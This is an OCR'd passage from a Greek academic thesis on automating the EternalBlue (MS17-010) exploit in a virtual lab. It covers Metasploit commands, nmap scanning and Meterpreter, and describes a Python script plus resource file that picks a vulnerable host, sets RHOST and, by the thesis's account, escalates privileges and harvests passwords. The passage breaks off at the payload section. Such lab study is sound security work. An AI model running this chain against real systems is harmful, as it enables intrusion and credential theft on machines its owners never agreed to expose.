
Πως σταμάτησε η εξάπλωση του WannaCry

Ο WannaCry χρησιμοποιούσε ένα “kill switch” με το οποίο καθόριζε εάν το κακόβουλο λογισμικό θα προχωρούσε σε κρυπτογράφηση των αρχείων του χρήστη ή όχι. Στον κώδικα του υπήρχε ένα Web-Domain (Ιστότοπος) το οποίο ελεγχόταν κατά την πρώτη φορά που έτρεχε το κακόβουλο λογισμικό. Σε περίπτωση που δεν αποκτούσε πρόσβαση σε μία ιστοσελίδα σε αυτό το web-domain, το σύστημα του θύματος κρυπτογραφούταν.

Ο Marcus Hutchins, ένας ερευνητής ασφαλείας από το Ηνωμένο Βασίλειο, ανακάλυψε πως μπορούσε να καταχωρήσει το Web-Domain και να δημοσιεύσει μία ιστοσελίδα ώστε να μην γίνεται κρυπτογράφηση κάθε φορά που γίνεται η σύνδεση προς το συγκεκριμένο Web-Domain. [8]

Metasploit

Το Metasploit framework είναι ένα open-source, penetration testing εργαλείο το οποίο χρησιμοποιείται για την ανάπτυξη και εκτέλεση κώδικα ενάντια σε έναν στόχο (θύμα). Διαθέτει την μεγαλύτερη βάση δημοσιευμένων και δοκιμασμένων exploits από κάθε άλλη πλατφόρμα. Με άλλα λόγια, μπορεί να χρησιμοποιηθεί και για σκοπούς προστασίας, βρίσκοντας ευπάθειες σε διάφορα συστήματα, αλλά και ως μηχανισμός απομακρυσμένης επίθεσης. [6, 7, 12]



Εικόνα 2 Δομή του Metasploit

Βασικές έννοιες:

- Vulnerability
  - Είναι μία αδυναμία του συστήματος η οποία επιτρέπει στον επιτιθέμενο να παραβιάσει την ασφάλεια του και να αποκτήσει μερικό ή πλήρη έλεγχο.
- Exploit

- Κώδικας ο οποίος επιτρέπει στον επιτιθέμενο να εκμεταλλευτεί την αδυναμία του συστήματος προς όφελος του.

- Payload
  - Κώδικας ο οποίος τρέχει πάνω στο σύστημα του θύματος αφού το έχει ήδη παραβιάσει ο επιτιθέμενος.

Ακολουθώντας κάποια βασικά βήματα και με κάποιες πληροφορίες, κάποιος ακόμα και αρχάριος, είναι δυνατό να διεισδύσει σε ένα απομακρυσμένο σύστημα για συλλογή πληροφοριών ή κάποια άλλη ενέργεια.

1. Επιλογή ενός σωστού exploit και ενός θύματος
2. Ανάλυση των επιλογών του exploit για να προσδιοριστεί εάν το θύμα είναι ευάλωτο
3. Επιλογή ενός payload
4. Εκτέλεση του exploit.

Βασικές εντολές του Metasploit

- help (or '?') – εμφανίζει τις διαθέσιμες εντολές του msfconsole
- show exploits – εμφανίζει τις αδυναμίες (exploits) που μπορεί να χρησιμοποιήσει ο επιτιθέμενος
- show payloads – εμφανίζει τα διάφορα payloads που μπορούν να χρησιμοποιηθούν σε συστήματα τα οποία ήδη έχουν πέσει θύματα κάποιου exploit. Για παράδειγμα μπορεί να φέρει ένα command shell, να τρέξει ένα πρόγραμμα κτλ.
- info exploit [όνομα του exploit] – δείχνει κάποια χαρακτηριστικά και προαπαιτούμενα που έχει κάποιο exploit
- info payload [όνομα του payload] – δείχνει κάποια χαρακτηριστικά και προαπαιτούμενα που έχει κάποιο payload
- use [όνομα του exploit] – η εντολή καθοδηγεί το msfconsole (την κονσόλα του Metasploit), να εισέλθει σε ένα συγκεκριμένο περιβάλλον για ένα συγκεκριμένο exploit.
- show options – δείχνει τις διάφορες παραμέτρους για το συγκεκριμένο exploit που χρησιμοποιεί ο επιτιθέμενος
- show payloads – εμφανίζει τα συμβατά με το exploit payloads

- set PAYLOAD – η εντολή επιτρέπει να οριστεί το payload το οποίο θα χρησιμοποιηθεί από το exploit
- show targets – εμφανίζει διαθέσιμους στόχους προς επίθεση από κάποιο Exploit
- set RHOST [IP] – η εντολή επιτρέπει να οριστεί μία IP ως στόχος για το exploit που έχει οριστεί προηγουμένως.
- set LHOST – η εντολή επιτρέπει να οριστεί μία IP ως η local IP για το exploit που έχει οριστεί προηγουμένως.
- back – επιτρέπει στον χρήστη να βγει από το περιβάλλον στο οποίο έχει μπει πίσω στην κεντρική msfconsole. [6, 7,12 ,14]

Σάρωση θυρών (Port Scanning)

Το Port Scanning είναι η διαδικασία ανίχνευσης μιας σειράς θυρών (ports), προκειμένου να προσδιοριστεί η κατάσταση αυτών εάν είναι δηλαδή ανοικτές ή κλειστές. Υπάρχουν 65.536 διαθέσιμες θύρες σε έναν κεντρικό υπολογιστή, με τις πρώτες 1.024, να προορίζονται για γνωστές υπηρεσίες.

Οι θύρες μπορούν να επικοινωνούν χρησιμοποιώντας το πρωτόκολλο TCP, το πρωτόκολλο UDP ή και τα δύο.

Παρακάτω θα αναλύσουμε 3 τρόπους σάρωσης με το Metasploit.

Ο πρώτος τύπος σάρωσης είναι η TCP σάρωση (TCP scan), επίσης γνωστή ως σύνδεση TCP. Αυτός ο τύπος σάρωσης χρησιμοποιεί μια κλήση συστήματος για να δημιουργήσει μια σύνδεση, όπως τα προγράμματα περιήγησης ιστού ή άλλες δικτυωμένες εφαρμογές. Όταν μια θύρα είναι ανοικτή, η σάρωση TCP θα ξεκινήσει και θα ολοκληρώσει μια πλήρης χειραψία (TCP Handshake) και στη συνέχεια, θα κλείσει τη σύνδεση. Αυτός ο τύπος σάρωσης είναι αποτελεσματικός, αλλά θορυβώδης, μπορεί δηλαδή να ανιχνευτεί εύκολα, καθώς η διεύθυνση IP μας μπορεί να καταγραφεί.

Ο δεύτερος τύπος σάρωσης είναι η σάρωση SYN. Αυτή είναι η προεπιλεγμένη σάρωση του Nmap και θεωρείται ο πιο δημοφιλής τύπος σάρωσης θύρας. Σε αντίθεση με τη σάρωση σύνδεσης TCP, μια σάρωση SYN χρησιμοποιεί ακατέργαστα πακέτα για σύνδεση σε θύρες παρά για κλήση συστήματος. Αυτό είναι επωφελές επειδή η σύνδεση δεν

ολοκληρώνεται ποτέ πλήρως, καθιστώντας τη σχετικά μυστική και πιο πιθανό να αποφύγει τα τείχη προστασίας (Firewalls). Υπάρχει επίσης μεγαλύτερος έλεγχος των αιτημάτων και των απαντήσεων, καθώς υπάρχει πρόσβαση σε ακατέργαστη δικτύωση.

Ο τρίτος τύπος σάρωσης είναι η σάρωση XMAS. Αυτή η σάρωση ρυθμίζει τα flags FIN, PSH και URG στο πακέτο, το οποίο λέγεται ότι ανάβει σαν χριστουγεννιάτικο δέντρο (εξ ου και το όνομα). Οι ανιχνεύσεις XMAS μπορούν να είναι ακόμα πιο σίγουρες από τις σαρώσεις SYN, παρόλο που τα σύγχρονα συστήματα ανίχνευσης εισβολής μπορούν ακόμα να τα ανιχνεύσουν. [13, 27]

ms17_010_eternalblue

Το συγκεκριμένο module χρησιμοποιήθηκε στην παρούσα εργασία για την εκμετάλλευση του Eternal Blue exploit. Το παραπάνω βρίσκεται έτοιμο στο Metasploit «exploit/windows/smb/ms17_010_eternalblue». [15]

Οι διαθέσιμες επιλογές για το συγκεκριμένο module απεικονίζονται στην παρακάτω εικόνα:

Meterpreter

Το Meterpreter είναι ένα payload του Metasploit το οποίο παρέχει ένα shell από το οποίο ο επιτιθέμενος μπορεί να εξερευνήσει το μηχάνημα του θύματος και να εκτελέσει κώδικα. Ο κώδικας αυτός αναπτύσσεται χρησιμοποιώντας “DLL injection”, μία τεχνική κατά την οποία ο κώδικας τρέχει σε μία διεύθυνση στην μνήμη κάποιας άλλης διεργασίας με αποτέλεσμα να μην γράφεται κάτι


στον δίσκο του θύματος και να μην υπάρχουν αρκετές αποδείξεις παραβίασης. [18, 23]

Το Meterpreter σχεδιάστηκε για να παρακάμπτει τα μειονεκτήματα της χρήσης συγκεκριμένων payloads, επιτρέποντας ταυτόχρονα την χρήση εντολών και την εξασφάλιση κρυπτογραφημένης επικοινωνίας. Το μειονέκτημα της χρήσης συγκεκριμένων payloads, είναι ότι κάποιες ειδοποιήσεις μπορεί να ενεργοποιηθούν όταν ξεκινήσει μια νέα διεργασία στο μηχάνημα του θύματος.

Payload

Το module το οποίο χρησιμοποιήθηκε ως payload για το meterpreter είναι το: windows/x64/meterpreter/bind_tcp προκειμένου να αποκτήσουμε πρόσβαση στον υπολογιστή του θύματος (Windows 7). [6, 7, 12]

Οι διαθέσιμες επιλογές για το συγκεκριμένο module απεικονίζονται στην παρακάτω εικόνα:



Python

Η επίσημη εισαγωγή στην Python είναι:

«Η Python είναι μια εύκολη στην εκμάθηση, ισχυρή γλώσσα προγραμματισμού. Έχει αποδοτικές δομές δεδομένων υψηλού επιπέδου και μια απλή αλλά αποτελεσματική προσέγγιση στον αντικειμενοστρεφή προγραμματισμό. Η κομψή σύνταξη της Python και οι δυναμικοί τύποι της, μαζί με τη λειτουργία της ως διερμηνευόμενης (αντί μεταγλωττιζόμενης) γλώσσας, την καθιστούν την ιδανική γλώσσα για δημιουργία σεναρίων εντολών και για ταχεία ανάπτυξη εφαρμογών σε πολλούς τομείς και στις περισσότερες πλατφόρμες»

Χαρακτηριστικά της Python

Απλή

Η Python είναι μια απλή και μινιμαλιστική γλώσσα. Η ομοιότητα της Python με ψευδοκώδικα είναι ένα από τα πιο ισχυρά σημεία της. Επιτρέπει στον προγραμματιστεί να συγκεντρωθεί στη λύση του προβλήματος αντί στην ίδια τη γλώσσα.

Εύκολη στην εκμάθηση

Είναι εξαιρετικά απλό να ξεκινήσει κάποιος με την Python. Όπως έχει ήδη αναφερθεί, η Python έχει μια ασυνήθιστα απλή σύνταξη, η οποία ενδείκνυται για κάποιον αρχάριο στον προγραμματισμό.

Ελεύθερη και Ανοικτού Κώδικα

Η Python είναι ένα παράδειγμα ανοιχτού κώδικα (open-source). Με απλά λόγια, μπορούν να διανεμηθούν αντίγραφα αυτού του λογισμικού, να

διαβαστεί ο πηγαίος κώδικά του, να γίνουν αλλαγές σε αυτόν και να χρησιμοποιηθούν κομμάτια του σε νέα ελεύθερα προγράμματα. Το open-source βασίζεται στην ιδέα μιας κοινότητας που μοιράζεται τη γνώση. Αυτός είναι ένας από τους λόγους για τους οποίους η Python είναι τόσο καλή - δημιουργήθηκε και βελτιώνεται συνεχώς από μια κοινότητα που το μόνο που θέλει είναι μια καλύτερη γλώσσα προγραμματισμού.

Γλώσσα υψηλού επιπέδου

Όταν κάποιος γράφει ένα πρόγραμμα στην Python, δε χρειάζεται ποτέ να νοιάζεται για τις χαμηλού επιπέδου λεπτομέρειες όπως η διαχείριση της μνήμης που χρησιμοποιείται από τα προγράμματά, κ.λπ. όπως γίνεται με άλλες γλώσσες προγραμματισμού.

Φορητή

Λόγω του ανοικτού της κώδικα, η Python έχει υλοποιηθεί (δηλαδή αλλάχθηκε για να λειτουργεί) σε πολλές πλατφόρμες. Όλα τα Python προγράμματά μπορούν να δουλέψουν σε οποιαδήποτε από αυτές τις πλατφόρμες χωρίς να χρειάζονται καθόλου αλλαγές αν αποφευχθούν να χρησιμοποιηθούν χαρακτηριστικά που εξαρτούνται από ένα συγκεκριμένο σύστημα. Η Python μπορεί να χρησιμοποιηθεί στα Linux, στα Windows, στο FreeBSD, σε Macintosh, σε Solaris, σε Amiga, στο AROS, στο AS/400, στο BeOS, στο OS/390, στο z/OS, σε Palm OS, σε QNX, σε VMS, σε Psion, σε Acorn RISC OS, σε VxWorks, σε PlayStation, σε Sharp Zaurus, στα Windows CE ακόμα και σε PocketPC!

Διερμηνευόμενη

Ένα πρόγραμμα που γράφεται σε μια μεταγλωττιζόμενη γλώσσα όπως η C ή η C++ μετατρέπεται από την πηγαία γλώσσα, για παράδειγμα τη C ή τη C++ σε μια γλώσσα που μιλάει ο υπολογιστής σας (δυαδικός κώδικας δηλαδή 0 και 1) χρησιμοποιώντας ένα μεταγλωττιστή με διάφορες σημαίες (flags) και

επιλογές. Όταν τρέχετε ένα πρόγραμμα, ο συνδέτης αντιγράφει το πρόγραμμα στη μνήμη και αρχίζει να το τρέχει. Η Python, από την άλλη, δε χρειάζεται μεταγλώττιση σε δυαδικό αρχείο. Απλά τρέχετε το πρόγραμμα απ' ευθείας από τον πηγαίο κώδικα. Εσωτερικά, η Python μετατρέπει τον πηγαίο κώδικα σε μια ενδιάμεση μορφή που ονομάζεται bytecode και μετά το μεταφράζει στη γλώσσα του υπολογιστή και μετά το τρέχει. Όλο αυτό, στην πραγματικότητα κάνει τη χρήση της Python πολύ πιο εύκολη αφού δε χρειάζεται να ανησυχεί ο εκάστοτε προγραμματιστής για τη μεταγλώττιση του προγράμματος, τη σύνδεση με τις κατάλληλες βιβλιοθήκες, κ.λπ. Αυτό επίσης κάνει τα προγράμματα της Python εξαιρετικά φορητά, αφού μπορούν απλά να αντιγραφούν σε έναν άλλο υπολογιστή και να δουλέψουν κανονικά.

Αντικειμενοστρεφής

Η Python υποστηρίζει τόσο το διαδικασιοστρεφή προγραμματισμό (procedure-oriented) όσο και τον αντικειμενοστρεφή προγραμματισμό (object-oriented). Στο διαδικασιοστρεφή προγραμματισμό, το πρόγραμμα δομείται πάνω σε διαδικασίες ή συναρτήσεις οι οποίες δεν είναι τίποτε άλλο από επαναχρησιμοποιήσιμα κομμάτια από προγράμματα. Στις αντικειμενοστρεφείς γλώσσες, τα προγράμματα δομούνται πάνω σε αντικείμενα τα οποία συνδυάζουν δεδομένα και λειτουργικότητα. Η Python έχει έναν πολύ ισχυρό αλλά πολύ απλό τρόπο για αντικειμενοστρεφή προγραμματισμό, ειδικά όταν συγκρίνεται με μεγάλες γλώσσες όπως η C++ ή η Java.

Επεκτάσιμη

Αν χρειάζεστε ένα κρίσιμο κομμάτι κώδικα να τρέχει πολύ γρήγορα ή αν πρέπει να έχετε ένα κομμάτι ενός αλγόριθμου που να μην είναι ανοικτό, τότε εκείνο το κομμάτι μπορεί να προγραμματιστεί σε C ή C++ και μετά να το χρησιμοποιηθεί από το Python πρόγραμμά σας.

Ενσωματώσιμη

Η Python μπορεί να ενσωματωθεί μέσα στα προγράμματα σε C / C++ για να δοθούν δυνατότητες “scripting” στους χρήστες.

Εκτεταμένες βιβλιοθήκες

Η πρότυπη βιβλιοθήκη της Python είναι πραγματικά τεράστια. Μπορεί να βοηθήσει να γίνουν διάφορα πράγματα σχετικά με κανονικές εκφράσεις, δημιουργία τεκμηρίωσης, δοκιμές μονάδων, βάσεις δεδομένων, περιηγητές ιστού, CGI, FTP, email, XML, XML-RPC, HTML, αρχεία WAV, κρυπτογράφηση, γραφικές διεπαφές χρήστη (GUI -graphical user interfaces), και άλλα πράγματα που εξαρτούνται από το σύστημα. Όλα αυτά είναι διαθέσιμα όποτε είναι εγκατεστημένη η Python. Αυτό ονομάζεται φιλοσοφία 'Batteries Included' της Python. Επιπλέον από την πρότυπη βιβλιοθήκη, υπάρχουν διάφορες άλλες βιβλιοθήκες υψηλής ποιότητας όπως η wxPython , η Twisted, η Python Imaging Library και πολλές άλλες.

Εφαρμογές της Python

- Δικτυακές εφαρμογές

Μπορεί να χρησιμοποιηθεί για την δημιουργία επεκτάσιμων web εφαρμογών με πλαίσια και συστήματα διαχείρισης περιεχομένου τα οποία βρίσκονται στην Python. Μερικά γνωστά web sites όπως το Mozilla, το Reddit και το Instagram είναι γραμμένα σε Python.

- Δημιουργία πρωτότυπων λογισμικού

Η Python είναι αργή σε σύγκριση με τις άλλες γλώσσες όπως η C ++ και η Java. Δεν είναι καλή επιλογή εάν οι πόροι είναι περιορισμένη και χρειάζονται καλές επιδόσεις. Ωστόσο, η Python είναι μία γλώσσα η οποία μπορεί να χρησιμοποιηθεί για την δημιουργία πρωτότυπων εφαρμογών. Για παράδειγμα με το Pygame (βιβλιοθήκη για την δημιουργία παιχνιδιών) μπορεί να φτιαχτεί ένα πρωτότυπο παιχνίδι το οποίο εάν θέλει κάποιος μετά να το αξιοποιήσει περισσότερο μπορεί να χρησιμοποιήσει C ++ για την δημιουργία του

- Καλή γλώσσα για να μάθει κάποιος προγραμματισμό

Η Python χρησιμοποιείτε από πολλούς οργανισμούς και εταιρείες για την εκμάθηση προγραμματισμού σε αρχάριους. [3, 9, 10]

Resource Files

Τα resource files ή αλλιώς resource scripts παρέχουν έναν εύκολο τρόπο αυτοματοποίησης κάποιων ενεργειών στο Metasploit Framework. Περιέχουν έναν αριθμό από εντολές οι οποίες εκτελούνται αυτόματα και διαδοχικά όταν το script τρέχει μέσα στο Metasploit. Στην παρούσα εργασία δημιουργήθηκε και χρησιμοποιείται ένα resource file το οποίο είναι υπεύθυνο για τις εντολές που ορίζουν το exploit που θα χρησιμοποιηθεί από το Metasploit, την IP του θύματος, την φόρτωση του payload το οποίο θα γυρίσει την απομακρυσμένη σύνδεση που επιθυμούμε με το μηχάνημα καθώς και τις εντολές για την απόκτηση περισσότερων δικαιωμάτων μέσα στο μηχάνημα και την απόκτηση των κωδικών πρόσβασης σε αυτό. [21]

Διπλωματική Εργασία

Μεθοδολογία – Περιβάλλον

Το περιβάλλον στο οποίο έγινε η εργασία και οι πόροι που χρησιμοποιήθηκαν είναι οι εξής:

- Όλοι οι υπολογιστές που χρησιμοποιήθηκαν ήταν εικονικοί (Virtual Machines), χρησιμοποιώντας την εφαρμογή “VMware Fusion”.
- Ένα Virtual Machine με λειτουργικό Kali Linux το οποίο χρησιμοποιήθηκε ως ο υπολογιστής του επιτιθέμενου με 4G RAM και 2 vCPUs.
- Ένα Virtual Machine με λειτουργικό Windows 7 το οποίο δεν είχε καμία αναβάθμιση ώστε να υπάρχει ένα σίγουρο θύμα με 2G RAM και 1 vCPU.
- Ένα Virtual Machine με λειτουργικό Windows 7 με όλες τις αναβαθμίσεις για να διαπιστωθεί κατά πόσο η αδυναμία έχει καλυφθεί από την Microsoft με 2G RAM και 1 vCPU.

Kali Linux

Το λειτουργικό σύστημα των Kali Linux αναπτύχθηκε από την εταιρεία ασφαλείας Offensive Security. Είναι μια νέα έκδοση Debian με βάση την προηγούμενη πλατφόρμα τους για forensics και penetration testing, το BackTrack.

Όπως λέει και η επίσημη ιστοσελίδα, τα Kali είναι μία έκδοση Linux για ηθικό hacking και Penetration testing γεμάτη με προ-εγκατεστημένα εργαλεία που σχετίζονται την ασφάλεια.

Παρόλο που τα εργαλεία αυτά θα μπορούσαν να τρέξουν και σε άλλες εκδόσεις των Linux, τα Kali, εκτός του ότι τα έχει όλα συγκεντρωμένα, παρέχει κάποιες προεπιλεγμένες ρυθμίσεις σύμφωνα τις ανάγκες των συγκεκριμένων εργαλείων, κάνοντας ευκολότερο το έργο κάποιου που θέλει να τα χρησιμοποιήσει. [16]

Windows 7

Τα Windows 7 είναι ένα λειτουργικό σύστημα για προσωπικούς υπολογιστές που κατασκευάστηκε από την Microsoft ως μέρος της οικογένειας λειτουργικών συστημάτων των Windows NT. Έγινε γενικά διαθέσιμο στις 22 Οκτωβρίου του 2009, λιγότερο από τρία χρόνια μετά την κυκλοφορία του προκάτοχού του, των Windows Vista. Ο αντίστοιχος server των Windows 7, ο Windows Server 2008 R2, κυκλοφόρησε ταυτόχρονα. [1]

Nmap

Το nmap είναι ένα δωρεάν, open-source πρόγραμμα το οποίο μπορεί χρησιμοποιείται για δικτυακές ανίχνευσης και ελέγχους ασφαλείας. Πολλοί administrators επίσης το χρησιμοποιούν για απογραφή του δικτύου τους, διαχείριση των αναβαθμίσεων κάποιων συστημάτων και έλεγχο των ωρών λειτουργίας κάποιων διεργασιών. Το nmap χρησιμοποιεί IP πακέτα για να προσδιορίσει ποιοι hosts είναι διαθέσιμοι στο δίκτυο, ποιες διεργασίες (όνομα εφαρμογών και έκδοση) αυτοί οι host τρέχουν, τι λειτουργικά συστήματα χρησιμοποιούν, τι είδους firewalls υπάρχουν και δεκάδες άλλα χαρακτηριστικά ενός δικτύου. Σχεδιάστηκε για να σαρώνει μεγάλα δίκτυα αλλά λειτουργεί και σε μεμονωμένους υπολογιστές. Το nmap μπορεί να τρέξει σε όλα τα μεγάλα λειτουργικά συστήματα όπως τα Linux, τα Windows και το Mac OS X. [27]


Στην διπλωματική αυτή εργασία, το nmap σαρώνει το δίκτυο για hosts με ανοιχτή την πόρτα 445 (που χρησιμοποιεί το SMB) και είναι ευάλωτοι στο script “smb-vuln-ms17-010.nse”.

Python

Ο κώδικας Python που δημιουργήθηκε κάνει τα εξής:


1. Ελέγχει εάν υπάρχει το nmap και ειδοποιεί τον χρήστη σε περίπτωση που χρειάζεται εγκατάσταση.
2. Σε περίπτωση που δεν έχει δοθεί από τον επιτιθέμενο μία IP ή ένα subnet, εμφανίζεται ένα μήνυμα το οποίο ενημερώνει τον χρήστη.

3. Το nmap ξεκινάει την σάρωση στο δίκτυο ελέγχοντας για ανοιχτή πόρτα 445 και την ευπάθεια στο smb-vuln-ms17-010.nse.
4. Σε περίπτωση που βρεθεί κάποιος ευάλωτος χρήστης, το σύστημα επιστρέφει την IP του, ο επιτιθέμενος μετά καλείτε να επιλέξει με τον αριθμό δίπλα στην IP, σε ποιο σύστημα θέλει να επιτεθεί. Εάν δεν υπάρχει ευάλωτο σύστημα, ένα μήνυμα εμφανίζεται ενημερώνοντας τον επιτιθέμενο.



Εικόνα 3 Select host to exploit

5. Σε περίπτωση που δεν βρεθεί κάποιο ευάλωτο σύστημα ο κώδικας επιστρέφει ένα μήνυμα όπως φαίνεται παρακάτω



Εικόνα 4 No vulnerable hosts

6. Έπειτα εμφανίζεται ένα μήνυμα το οποίο ενημερώνει για την επιλογή του θύματος και την προετοιμασία του resource file.
7. Η Python καταχωρεί στο resource file την IP του θύματος στο RHOST.

8. Τέλος τρέχει το resource file το οποίο αναλύεται παρακάτω.

Resource File

Ο κώδικας μέσα στο Resource file που δημιουργήθηκε κάνει τα εξής:

Exploit module

1. use exploit/windows/smb/ms17_010_eternalblue

Use [exploit name] – η εντολή καθοδηγεί το msfconsole (την κονσόλα του Metasploit), να εισέλθει σε ένα συγκεκριμένο περιβάλλον για ένα συγκεκριμένο exploit.

2. set RHOST IP

set RHOST [IP] – η εντολή επιτρέπει να οριστεί μία IP ως στόχος για το exploit που έχει οριστεί προηγουμένως. Εξαιτίας της Python, αυτή η IP ορίζεται αυτόματα σύμφωνα με τον αριθμό που έχει επιλέξει ο επιτιθέμενος μετά τα αποτελέσματα της σάρωσης nmap στο δίκτυο. [18]

Payload module

